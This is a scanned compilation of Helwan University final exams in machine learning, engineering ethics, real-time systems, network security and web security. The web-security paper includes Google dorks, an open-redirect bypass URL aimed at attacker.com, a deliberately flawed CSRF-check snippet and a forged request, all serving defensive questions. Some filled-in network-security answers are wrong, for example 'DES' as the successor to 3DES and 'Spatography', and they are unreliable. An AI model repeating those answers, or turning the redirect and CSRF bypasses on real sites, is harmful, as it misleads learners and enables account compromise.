Computer and Systems Engineering Department.
Academic level: Fourth — Semester: 2025
Course code & title: Machine Learning
Instructor: Prof. Shahira M. Habashy
Total mark: 90 mark — Time allowed: 3 hrs

Answer the following questions

Question 1 (30 Marks)

a) We are given a single training item x = [x1, x2] = [2, 2], y = 1 and asked to train a linear perceptron initialized with w = [w0, w1, w2] = [1, 0, 1] and with learning rate α = 0.5.

I. Calculate the initial Rote mean square error.

II. Perform a single gradient descent step and give the new values for w.

b) We are using k-means to cluster the 1D dataset $X_{1:5}$ = {1, 2, 4, 9, 11}, k = 2. On the previous iteration, we assigned the points to clusters {1, 1, 2, 2, 2} (i.e. 1,2 are in cluster 1 while 4,9,11 are in cluster 2).


I. What are the new cluster centers c1; c2?

II. Then what are the new cluster assignments for points $X_{1:5}$

c) What is the predicted class for item x = (2, 2) using k-NN with k = 3, using dataset {(1, 1,-); (1, 7, +); (4, 3, +); (5, 4,-)}.

Question 2 (40 Marks)

a)



The diagram above classifies a group of people according to whether they enjoy playing arcade games (✪) or not (●). Each data point is a person surveyed, and the axes represent the age (in years) and the salary (in hourly wages) of each respondent.

I. Can this data be classified using a neural network with no hidden layer? Explain why or why not.

II. Based on the diagram from the previous page, draw the simplest neural network that can classify this data, given inputs of age and salary, and outputs of **YES** (people who like arcade games) and **NO** (people who don't like arcade games). Indicate the weights and activation functions for each node in the network.

b) Regarding to the dataset shown, you will be trying to determine whether Andrew finds a particular type of food appealing based on the food's temperature, taste, and size.

Appealing	Temperature	Taste	Size
No	Hot	Salty	Small
No	Cold	Sweet	Large
No	Cold	Sweet	Large
Yes	Cold	Sour	Small
Yes	H	Sour	Small
No	H	Salty	Large
Yes	H	Sour	Large
Yes	Cold	Sweet	Small
Yes	Cold	Sweet	Small
No	H	Salty	Large

3 No
5 Yes

I. What is the initial entropy of Appealing?

II. Assume that Taste is chosen for the root of the decision tree. What is the information gain associated with this attribute?

c) Given the following data

Item	x1	x2	Class
A	1	2	yes =1
B	2	1	yes =1
C	1	1	no =0
D	1	0	no =0

I. Are the data linearly separable? State reasons for your answer.

II. We will train a perceptron on the data. We add a bias $x_0 = 1$ to each of the data points. Suppose the current weigths to be $w = (0,-1,1)$. Assume a learning rate of 0.1. How should the weights be updated if point A is considered?

CamScanner

Dept. : COMPUTER Engineering GRADE (4)
Instructor: Dr. Mostafa Safwat ELQAYATY
Courses code. & title: Professional Ethics
Final exam , Jan. 2025

Instructions:

Total mark : 35 mark Time allowed: 2 hrs

Answer the following questions

QUESTION (1) ..... (8 MARKS)

Engineer (A) is a professional engineer with JKL Engineering. JKL Engineering has a contract with the state to specify the route for a road connecting two towns. Engineer (A) determines that the shortest workable route would save approximately 30 minutes from what would otherwise be a two-hour trip. However, in order to build the shortest route, the state would be required to address the impact to a historic family farmhouse that has existed for over 100 years on the land required for the route. Engineer (A) visits the farmhouse's owner, who indicates that the family has no interest in selling the farmhouse to the state or to anyone else. Engineer (A) is aware that the option exists for the state to exercise eminent domain and condemn the farmhouse and allow the state to proceed with the design and construction of the new route between the two towns.

الامهندس (أ) هو مهندس محترف في شركة JKL Engineering. ابرمت شركة JKL Engineering عقدًا مع الدولة لتحديد مسار للطريق الذي يربط بين مدينتين. يحدد المهندس(أ)أن أقصر طريق عملي سيوفر حوالي 30 دقيقة من رحلة تستغرق ساعتين. ومع ذلك، من أجل بناء أقصر طريق، سيُطلب من الولاية معالجة التأثير على مزرعة عائلية تاريخية كانت موجودة منذ أكثر من 100 عام على الأرض المطلوبة للمسار. يقوم المهندس "(أ) بزيارة مالك المزرعة، الذي يشير إلى أن الأسرة ليس لديها مصلحة في بيع المزرعة للدولة او لأي شخص آخر. يدرك المهندس (أ) أن الخيار متاح أمام الولاية لممارسة حق الملكية وإدانة المزرعة والسماح للدولة بالمضي قدمًا في تصميم وبناء الطريق الجديد بين المدينتين.

QUESTION (2) ..... (7 MARKS)

Differentiate Moral and Ethics?

MORAL: أخلاق فردية (شخصية)		ETHICS: أخلاق مهنية	
A - Refers only to personal behavior.	يشير فقط إلى السلوك الشخصي	A - Involves defining, analyzing, evaluating and resolving moral problems and developing moral criteria to guide human behavior.	يتضمن تحديد المشكلات الأخلاقية وتحليلها وتقييمها وحلها وتطوير المعايير الأخلاقية لتوجيه السلوك البشري.
B - Refers to any aspect of human action.	يشير إلى أي جانب من جوانب العمل البشري.	B - Critical reflection on what one does and why one does it.	التفكير النقدي حول ما يفعله المرء ولماذا يفعل ذلك.
C - Social conventions about right or wrong conduct.	الأعراف الاجتماعية حول السلوك الصحيح أو الخاطئ.	C - Refers only to professional behavior.	يشير فقط إلى السلوك المهني.

Please turn over

Dept. : COMPUTER Engineering GRADE (4)
Instructor: Dr. Mostafa Safwat ELQAYATY
Courses code. & title: Professional Ethics
Final exam , Jan. 2025

Total mark : 35 mark Time allowed: 2 hrs

Instructions:

QUESTION (3) ..... [10 Marks]

[redacted]		[redacted]
1- In duty ethics, people have duties, an important one of which is to protect the rights of others and in rights ethics, people have fundamental rights that others have duties to protect		1- في أخلاقيات الواجب، على الناس واجبات، ومن أهمها حماية حقوق الآخرين وفي أخلاقيات الحقوق، للناس حقوق أساسية على الآخرين واجبات احترامها
2- Virtue is often defined as moral distinction and fairness		2 - يُعرف الفضيلة في كثير من الأحيان بأنها التميز الأخلاقي والإنصاف
3- Virtue ethics is closely tied to personal character		3 - ترتبط الأخلاق الفاضلة ارتباطاً وثيقاً بالشخصية
4- Virtue ethics advantages stresses moral development and moral education while the disadvantages depends on homogeneous community standards for morality		4 - مزايا الأخلاق الفضيلة تؤكد على التطور الأخلاقي والتربية الأخلاقية بينما تعتمد عيوبها على معايير مجتمعية متجانسة للأخلاق
5- The moral and ethical theories applying in engineering ethics are derived from a western cultural tradition		5- النظريات الأخلاقية والمعنوية المطبقة في الأخلاقيات الهندسية مستمدة من تقاليد ثقافية غربية
6- Having multiple ethical theories to apply allow problems to be looked at from different angles, since each theory stresses different aspect of a problem		6-إن وجود نظريات أخلاقية متعددة قابلة للتطبيق يسمح بالنظر إلى المشكلات من زوايا مختلفة، حيث أن كل نظرية تؤكد على جانب مختلف من المشكلة
7- In using multiple ethical theories to examine ethical problems, each theory applied to a problem is necessarily lead to a different solution		7-عند استخدام نظريات أخلاقية متعددة لدراسة المشكلات الأخلاقية، فإن كل نظرية مطبقة على مشكلة ما تؤدي بالضرورة إلى حل مختلف
8 - Utilitarianism seeks to produce the most utility, defined as the imbalance between good and bad consequences of an action, taking into account the consequences for everyone affected		8- تسعى النفعية إلى إنتاج أكبر قدر من المنفعة، وتعرف بأنها عدم التوازن بين العواقب الجيدة والسيئة لعمل ما، مع الأخذ في الاعتبار العواقب على جميع المتضررين
9- Duty ethics contends that there are duties that should be performed regardless of whether these acts lead to the most good		9- أخلاقيات الواجب تؤكد أن هناك واجبات يجب القيام بها بغض النظر عما إذا كانت هذه الأفعال تؤدي إلى الخير الأكبر
10- Like duty ethics, the rights ethics is that the ultimate overall good of the actions is taken into account		10- مثل أخلاق الواجب، فإن أخلاق الحقوق هي أن يؤخذ في الاعتبار الخير الإجمالي النهائي للأفعال

Please turn over

CamScanner

Dept. : COMPUTER Engineering GRADE (4)
Instructor: Dr. Mostafa Safwat ELQAYATY
Courses code. & title: Professional Ethics
Final exam , Jan. 2025

Total mark : 35 mark Time allowed: 2 hrs

Instructions:

QUESTION: (4) ..... [5 Marks]

1. What forms of dishonesty are engineers warned to avoid in the workplace? (state two examples of your own)

1) ما هي أشكال عدم الأمانة التي يجب على المهندسين تجنبها في مكان العمل؟ (اذكر مثالين من معرفتك)

.....

2. How does confidentiality play a role in engineering ethics? (state one example of your own)

2) كيف تلعب السرية دورًا في أخلاقيات الهندسة؟ (اذكر مثال واحد من معلوماتك)

.....

3. Why is honesty considered a critical virtue for engineers?

3) لماذا يعتبر الصدق فضيلة حاسمة للمهندسين؟

.....

QUESTION: (5) ..... [5 Marks]

هناك العديد من الحواس أو الجوانب المتعلقة بأخلاقيات الهندسة التي يجب على المهندسين والمهنيين في المجالات ذات الصلة مراعاتها
اكتب ما لا يزيد عن خمسة جمل فى الجوانب الاتية مع الاستعانة بالشكل التالى:-
1 – (الجوانب الشخصية فى التعامل مع فريق العمل)
2- (جوانب يجب مراعاتها فى التعامل مع زملاء المهنة)

انظر الشكل بالخلف


Please turn over

CamScanner

Dept. : COMPUTER Engineering GRADE (4)
Instructor: Dr. Mostafa Safwat ELQAYATY
Courses code. & title: Professional Ethics
Final exam , Jan. 2025

Total mark : 35 mark Time allowed: 2 hrs

Instructions:



with my best regards

Please turn over

Department: Computers and systems Engineering
Academic level: Fourth year, Fall 2024
Course code & title: Elective 3, Real time operating systems, CSE4712
Instructor: Prof. Medhat Awadalla Date: 15/1/2025
Time allowed: 3h Total Marks: 90

Final Exam

Question 1 (15 Marks) Choose the correct answer

1. What is the primary benefit of DVFS in multi-core processors during workloads with varying computational demands?

a. Increasing memory bandwidth
b. Reducing static power dissipation
c. Enhancing single-threaded performance
d. Balancing power and performance trade-offs

2. Which of the following is a limitation of implementing DVFS in real-time systems?

a. Increased energy consumption due to frequent voltage scaling X
b. Latency introduced by dynamic frequency changes ~
c. Compatibility issues with high-performance processors X
d. Lack of support for heterogeneous workloads Possible

3. DVFS impacts power consumption P according to the formula $P = C.V^2.f.$
What does C represent in this equation?

a. Capacitance of the system
b. Current draw of the processor
c. Clock cycle efficiency
d. Coefficient of thermal expansion

4. How does DVFS primarily achieve energy savings in mobile devices?

a. By shutting down unused processor cores
b. By lowering both the supply voltage and operating frequency
c. By scheduling workloads in parallel
d. By optimizing cache utilization

5. In a processor with DVFS capability, what is the effect of decreasing the voltage while maintaining a constant clock frequency?

a. Increased stability due to lower power
b. Higher thermal efficiency ~
c. Risk of timing violations in logic circuits X
d. Reduced static power dissipation X

6. In DVFS, why is voltage scaling often more effective in reducing power consumption compared to frequency scaling alone?

a. Voltage scaling decreases resistance in circuits.

CamScanner

b. Power is quadratically dependent on voltage but linearly on frequency.
c. Voltage scaling improves pipeline efficiency.
d. Voltage scaling directly reduces thermal noise.

7. Consider a system where the frequency is reduced by 20%, and the voltage is scaled accordingly. If power consumption decreases by 40%, what can be inferred about the relationship between voltage and frequency in this system?

a. Voltage scales linearly with frequency.
b. Voltage scales exponentially with frequency.
c. Voltage scales quadratically with frequency.
d. Voltage scaling is independent of frequency.

8. A DVFS-enabled processor reduces its voltage by 10% and frequency by 10%. What approximate reduction in dynamic power can be expected?

a. 10%
b. 19%
c. 27%
d. 40%

9. In a heterogeneous computing system with multiple processor types, how is DVFS typically coordinated?

a. Each processor operates independently based on local workloads.
b. A centralized controller coordinates DVFS for all processors.
c. DVFS is disabled in heterogeneous systems.
d. Only the high-power processors are allowed to use DVFS.

10. Which factor primarily determines the voltage and frequency settings in a Static DVS implementation for real-time systems?

a. The best-case execution time (BCET) of tasks.
b. The thermal limits of the processor.
c. The worst-case execution time (WCET) of tasks.
d. The average-case execution time (ACET) of tasks.

Question 2 (15 Marks)

Consider three periodic tasks T1, T2, and T3 in a real-time system. Each task is characterized by:

- Ci: Worst-case execution time
- Ti: Period (and relative deadline)
- Ri: Response time to be calculated

Given:

- Task T1: C1=1, T1=4
- Task T2: C2=2, T2=6
- Task T3: C3=3, T3=8

CamScanner

The tasks are prioritized based on their periods (T1 is the highest priority, T3 is the lowest priority). Determine if all tasks are schedulable under Rate Monotonic Scheduling (RMS) using the Response Time Analysis method.

Question 3 (15 Marks)

For the Energy-Efficient Deadline-Driven Scheduling, there is a system runs two tasks with the following characteristics:

1. Task A: Execution time = 3 ms, Deadline = 8 ms
2. Task B: Execution time = 4 ms, Deadline = 12 ms

The system can operate at 1 GHz (with a power of 10 W) and 750 MHz (with a power of 6 W). Use an energy-aware EDF scheduler to determine the minimum frequency needed to meet deadlines and calculate energy consumption for one hyper-period.

Question 4 (15 Marks)

Priority inversion is one of the critical issues in real time operating systems, consider the executions of four periodic tasks: a, b, c, and d; and two resources: Q and V. Draw the scheduling diagram (Priority = 4 is highest priority).

Task	Priority	Execution Sequence	Release Time
A	1	VQEQQE	0
B	3	EE	2
C	2	EVVE	2
D	4	EQEVE	4

Question 5 [15 Marks]

A. Explain the concept of a superloop programming model and its significance (importance) in real time embedded systems.

B. Mention the Key characteristics of the superloop programming model.

C. Given tasks A, B, and C with priorities High, Medium, and Low, respectively, show how to schedule them in a superloop.

D. Identify and explain two limitations of superloop-based systems.

E. Write down the code structure of the superloop programming model.

CamScanner

F. Compare the foreground-background architecture with a superloop-based design. Fill in the table given.

Aspect	Superloop	Foreground-Background
Interrupts		
Task Prioritization		
Responsiveness		
Complexity		

Question 6 [15 marks]

Assume that you have the following task set T tasks that you want to schedule on a multiprocessor platform using partitioned EDF.

Task	Ci	Di	Ti	
T1	3	10	10	→ 0,3
T2	4	20	20	→ 0,2
T3	25	100	100	→ 0,25
T4	3	30	30	→ 0,1
T5	13	50	50	→ 0,26
T6	13	100	100	→ 0,13
T7	120	200	200	→ 0,6
T8	300	400	400	→ 0,75
T9	7	20	20	→ 0,35
T10	78	100	100	→ 0,78

Find a partitioning of Tasks in which all tasks are schedulable and the minimum number of processors is minimized.

$T_3, T_8 = 1$

$T_1, T_4, T_7 = 1$

$T_2, T_{10} = 0,98$

$T_5 + T_6 + T_9 = 0,74$

CamScanner

22. _____ is an integrated system of software, encryption methodologies, protocols, legal agreements, and third-party services that enables users to communicate securely.
a. MAC b. PKI
c. DES d. AES

23. _____ are encrypted message components that can be mathematically proven to be authentic.
a. Digital signatures b. MACs
c. Message certificates d. Message digests

24. _____ is a hybrid cryptosystem that combines some of the best available cryptographic algorithms and has become the open-source de facto standard for encryption and authentication of e-mail and file storage applications.
a. PGP b. DES
c. AH d. ESP

25. _____ is an open-source protocol framework that can be used to secure communications across any IP-based network such as LANs, WANs, and the Internet.
a. PEM b. SSH-2
c. IPSec d. SET

26. A _____ is the information used in conjunction with an algorithm to create the ciphertext from the plaintext or derive the plaintext from the ciphertext.
a. password b. cipher
c. key d. passphrase

27. A method of encryption that requires the same secret key to encipher and decipher the message is known as _____ encryption.
a. asymmetric b. private-key
c. public-key d. hash

28. Which of the following is NOT one of the categories recommended for categorizing information assets?
a. Firmware b. Procedures
c. People d. Hardware

29. _____ and TACACS are systems that authenticate the credentials of users who are trying to access an organization's network via a dial-up connection.
a. RADIUS b. RADIAL
c. TUNMAN d. IPSEC

30. An information security _____ is a specification of a model to be followed during the design, selection, and initial and ongoing implementation of all subsequent security controls, including information security policies, security education, and training.
a. plan b. framework
c. blueprint d. policy

Question II (Complete the following sentences) — (15 pts)

1. Authenticity of information is the quality or state of being genuine or original, rather than a reproduction or fabrication.
2. A virus or worm can have a payload that installs a(n) malicious component in a system, which allows the attacker to access the system at will with special privileges.
3. In the context of information security, Social Engineering is the process of using social skills to convince people to reveal access credentials or other valuable information to the attacker.
4. Script Kiddies / Packet monkeys are hackers of limited skill who use expertly written software to attack a system.
5. When information gatherers employ techniques in a commercial setting that cross the threshold of what is legal or ethical, they are conducting industrial espionage
6. Implementing multiple types of controls and thereby precluding that the failure of one system will compromise the security of information is referred to as defense in depth

CamScanner

7. Firewalls are information security safeguards that focus on the application of modern technologies, systems, and processes to protect information assets.
8. A(n) ____ directs members of an organization as to how issues should be addressed and how technologies should be used. Training/Awareness
9. Managerial controls are security processes that are designed by strategic planners and implemented by the security administration of the organization.
10. A(n) operational plan is used to plan for the organization's intended efforts on a day-to-day basis for the next several months.
11. Risk Matrix defines the quantity and nature of risk that organizations are willing to accept as they evaluate the tradeoffs b etween perfect security and unlimited accessibility.
12. Risk Assessment is a determination of the extent to which an organization's information assets are exposed to risk.
13. The Mitigation treatment strategy attempts to reduce the impact caused by the exploitation of vulnerability through planning and preparation.
14. A analysis is an evaluation of the threats to information assets, including a determination of their likelihood of occurrence and potential impact of an attack.
15. ____ include information and the systems that use, store, and transmit information.
16. In Kerberos, a(n) ticket is an identification card for a particular client that verifies to the server that the client is requesting services and that the client is a valid member of the Kerberos system and therefore authorized to receive services.
17. A(n) VPN is a secure network connection between systems that uses the data communication capability of an unsecured and public network.
18. Stateful Packet Inspection is a firewall type that keeps track of each network connection between internal and external systems using a table and that expedites the processing of those communications.
19. The primary benefit of a VPN that uses ____ is that an intercepted packet reveals nothing about the true destination system. tunnel mode
20. Phishing is the unauthorized taking of personal information with the intent of committing fraud or another illegal or unethical purpose.
21. Software license infringement is also often called ____.
22. The ____ is a professional association that focuses on auditing, control, and security and whose membership comprises both technical and managerial professionals.
23. A potential weakness in an asset or its defensive control system(s) is known as a(n) Vulnerability.
24. The process of hiding messages within the digital encoding of a picture or graphic is called Spatography.
25. A message Digital Signature is a fingerprint of the author's message that is compared with the recipient's locally calculated hash of the same message.
26. The successor to 3DES is the DES.
27. ____ are public-key container files that allow computer programs to validate the key and identify to whom it belongs. Certificate
28. Netscape developed the ____ protocol to use public-key encryption to secure a channel over the Internet, thus enabling secure communications.
29. HTTPS TLS/SSL is an extended version of Hypertext Transfer Protocol and provides for encryption of individual messages between client and server across Internet.
30. SET was developed by MasterCard and VISA to protect against electronic payment fraud.

Question III (Answer the following questions) — (15 pts)

1. Sketch a scenario to describe how digital signature works. ✓
2. Describe the two operating modes of IPSec.
3. Mention three protocols to secure email. ✓
4. What is VPN? What are its technologies? ✓
5. Compare WEP and WAP.

CamScanner

a. transference b. defense
c. acceptance d. mitigation

12. The restrictions most commonly implemented in packet-filtering firewalls are based on _____.
a. IP source and destination address
b. Direction (inbound or outbound)
c. TCP or UDP source and destination port requests
d. All of these answers are correct

13. A _____ filtering firewall can react to an emergent event and update or create rules to deal with the event.
a. dynamic b. static
c. stateful d. stateless

14. In _____ mode VPN, the data within an IP packet is encrypted, but the header information is not.
a. tunnel b. transport
c. public d. symmetric

15. Which of the following acts defines and formalizes laws to counter threats from computer-related acts and offenses?
a. Electronic Communications Privacy Act of 1986
b. Freedom of Information Act (FOIA) of 1966
c. Computer Fraud and Abuse Act of 1986
d. All of the other answers are correct

16. Information about a person's history, background, and attributes that can be used to commit identity theft is known as _____ information.
a. virtually interpreted
b. privately held
c. personally identifiable
d. identity defined

17. An organizational resource that is being protected is sometimes logical, such as a Web site, software information, or data. Sometimes the resource is physical, such as a person, computer system, hardware, or other tangible object. Either way, the resource is known as a(n) _____.
a. access method
b. asset
c. exploit
d. risk

18. _____ functions are mathematical algorithms that generate a message summary or digest to confirm the identity of a specific message and to confirm that there have not been any changes to the content.
a. Hash b. MAC
c. Key d. Encryption

19. SHA-1 produces a(n) _____-bit message digest, which can then be used as an input to a digital signature algorithm.
a. 48 b. 56
c. 160 d. 256

19. Using a database of precomputed hashes from sequentially calculated passwords called a(n) _____, an attacker can simply look up a hashed password and read out the text version.
a. hash matrix b. smurf list
c. rainbow table d. hashapedia

20. DES uses a(n) _____-bit block size.
a. 32 b. 64
c. 128 d. 256

21. The _____ algorithm, developed in 1977, was the first public-key encryption algorithm published for commercial use.
a. DES b. RSA
c. MAC d. AES

HELWAN UNIVERSITY
Faculty of Engineering

Exam Type: Final – Fall 2024

Course Name: Network Security | Course Code: CSE4702 | Level: 4th Comp

Time Allowed: 3 hrs | Exam Marks: 45 Marks | Instructor: Ahmed Elbadawy

Question 1 (Choose the best answer) — (15 pts)

1. _____ are malware programs that hide their true nature and reveal their designed behavior only when activated.
   a. Viruses b. Worms
   c. Spam d. Trojan horses
2. In a _____ attack, the attacker sends many connection or information requests to disrupt a target from a small number of sources.
   a. DoS b. DDoS
   c. virus d. spam
3. In the _____ attack, an attacker monitors (or sniffs) packets from the network, modifies them, and inserts them back into the network.
   a. zombie-in-the-middle b. sniff-in-the-middle
   c. server-in-the-middle d. man-in-the-middle
4. The redirection of legitimate user Web traffic to illegitimate Web sites with the intent to collect personal information is known as _____.
   a. pharming
   b. phishing
   c. sniffing
   d. spoofing
5. The goals of information security governance include all but which of the following?
   a. Regulatory compliance by using information security knowledge and infrastructure to support minimum standards of due care
   b. Strategic alignment of information security with business strategy to support organizational objectives
   c. Risk management by executing appropriate measures to manage and mitigate threats to information resources
   d. Performance measurement by measuring, monitoring, and reporting information security governance metrics to ensure that organizational objectives are achieved
6. Nonmandatory recommendations the employee may use as a reference is known as a _____.
   a. guideline b. standard
   c. procedure d. practice
7. _____often function as standards or procedures to be used when configuring or maintaining systems.
   a. ESSPs b. EISPs
   c. ISSPs d. SysSPs
8. The risk management (RM) _____ is the overall structure of the strategic planning and design for the entirety of the organization's RM efforts.
   a. assessment b. Framework
   c. acceptance d. Treatment
9. As each information asset is identified, categorized, and classified, a(n) _____ value must be assigned to it.
   a. secondary b. significant
   c. positional d. relative
10. In a _____, assets or threats can be prioritized by identifying criteria with differing levels of importance, assigning a score for each of the criteria, and then summing and ranking those scores.
    a. threat assessment b. risk management program
    c. weighted table analysis d. data classification scheme
11. The _____ risk treatment strategy attempts to shift risk to other assets, other processes, or other organizations.

CamScanner

جامعة حلوان
قسم هندسة الحاسبات والنظم
اختبار دور يناير 2024-2025

الفرقة الرابعة - لائحة جديدة (لائحة 2020)
رمز المقرر: حاس 4719
مقرر اختياري 3 (تقنيات أمن النظم والإنترنت)
تاريخ الاختبار: الأربعاء 15 رجب 1446 هـ (الموافق 15 يناير 2025 م)
إجمالي درجات الاختبار: 90 درجة
الزمن المسموح به لأداء الاختبار: 3 ساعات

Answer the following **six** questions.

Question 1 (15 points)

a) Mention at least three countermeasures against brute-force attacks. (3)
b) Describe how reactive password checking works. (2)
c) Attackers frequently succeed in obtaining passwords by using social engineering tricks. Mention two methods to mitigate social engineering tricks. (2)
d) What is meant by insider threats? (1) Talk about techniques used to prevent or mitigate insider threats. (2)
e) Some ransomware attacks involve double extortion. Explain what is meant by double extortion. (1) Why do attackers use it? (1)
f) What do you know about zero-day vulnerabilities? (1) Would regular software updates prevent zero-day attacks? (1) Why? (1)

Question 2 (15 points)

a) Explain how XSS attacks work. (2) What are the risks of XSS attacks? Mention only two risks. (2)
b) XSS is classified into five types: Reflected XSS, Persistent (stored) XSS, Blind XSS, DOM-Based XSS, and Self-XSS. Which type of XSS attacks involves appending a malicious code to the URL of a familiar webpage? (1) Which type of XSS attacks involves dynamically modifying page contents in an insecure manner? (1)
c) Explain how the open redirect attack works. (2)
d) If a targeted website uses a referrer-based redirect system and the victim is tricked into visiting the targeted website via a link within the attacker's page, how could this be dangerous? In other words, what could happen next? (2)
e) Explain the usage of the following Google Dorks. (3)

```
inurl:%3Dhttps site:example.com
inurl:%3D%2F site:example.com
inurl:redirect site:example.com
```

f) Explain how does the following URL defeat URL validators with more sophisticated layered defenses. (2) Hint: "%2f" and "%25" are the URL encodings of '/' and '%', respectively.

```
https://example.com%252f@attacker.com/example.com
```

CamScanner

Question 3 (15 points)

a) In HTML, the *iframe* objects result in more user-friendly and interactive web pages. Mention two use cases for iframes. (2) Show how *iframes* could be exploited by attackers. (2)

b) Mention the role of "opacity" and "z-index" style properties in clickjacking attacks. (4)

c) Select the header line(s) that prevents clickjacking attacks. (2)

a. Set-Cookie: SESSID=HuzVtoF; Max-Age=86400; Secure; HttpOnly; SameSite=Lax
b. Set-Cookie: SESSID=HuzVtoF; Max-Age=86400; Secure; HttpOnly;
c. Set-Cookie: SESSID=HuzVtoF; Max-Age=86400; Secure; HttpOnly; SameSite=Strict
d. a & c
e. None

d) Explain how session cookies eliminate the need for re-entering the user's credentials with each request. (3)

e) Explain how double-submit CSRF tokens help prevent CSRF attacks. (2)

Question 4 (15 points)

a) Explain how clickjacking could be used to bypass CSRF protection. (2)

b) CSRF protection is mainly the responsibility of: (1)

a. the target website.
b. the user.
c. the browser.
d. all the above.

c) If CSRF tokens protect the POST method, what attempts could an attacker try to bypass CSRF protection? (2) Why is such a bypass possible? (1)

d) A developer used the CSRF token in the web app to protect against attacks. A snippet of the developer's protection code is shown below. Do you think this code is secure? (1) If not, why? (3) If possible, how could an attacker bypass this CSRF protection? (2)

```
def validate_token():
        if (request.csrf_token == session.csrf_token):
                pass
        else:
                throw_error("CSRF token incorrect. Request rejected.")

def process_change_password():
        if request.csrf_token:
                validate_token()
        change_password()
```

e) When would the request below be seen as legitimate? (3)

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE; csrf_token=not_a_real_token

(POST request body)
new_password=abc123&csrf_token=not_a_real_token
```

Question 5 (15 points)

a) When a web application exposes unique identifiers of resources to the user, which vulnerability is more likely to occur? (1)

a. IDOR
b. XSS
c. CSRF
d. Clickjacking

b) What makes a web server vulnerable to IDOR? (2)

c) Which of the following methods does NOT protect against IDOR? (1)

a. Properly implementing an access control mechanism.
b. Using unique long random characters to reference data objects.
c. Using a sequence of numbers to reference data objects.
d. Using a sequence of alphanumeric strings to reference data objects.

d) Mention how to find IDOR vulnerabilities via manual testing. (2)

e) Briefly define Single-Sign-On (SSO). (2) From the user's perspective, what is the main advantage of using SSO? (1) From the Enterprise perspective, what is the main advantage of using SSO? (1)

f) Explain how cookie sharing works for SSO. (2)

g) Explain how subdomain takeovers could be dangerous. (3)

Question 6 (15 points)

a) Integrity of SAML messages is ensured by .... (1)

a. Encryption
b. Tokens
c. Obfuscation
d. Signatures

b) Mention two methods to prevent SAML vulnerabilities. (2)

c) Explain how OAuth works. (3)

d) Attackers could bypass OAuth authentication by stealing critical OAuth tokens through open redirects. Explain how this is done. And how to prevent this attack? (3)

e) Explain when the race condition vulnerability occurs. (2)

f) Describe how race conditions in money transfer could introduce a vulnerability. (2)

g) Explain race conditions prevention mechanisms. (2)

CamScanner

جامعة حلوان
هندسة الحاسبات والنظم
اختبار دور يناير 2024-2025

الفرقة الرابعة - لائحة جديدة (لائحة 2020)
رمز المقرر: حاس 4711
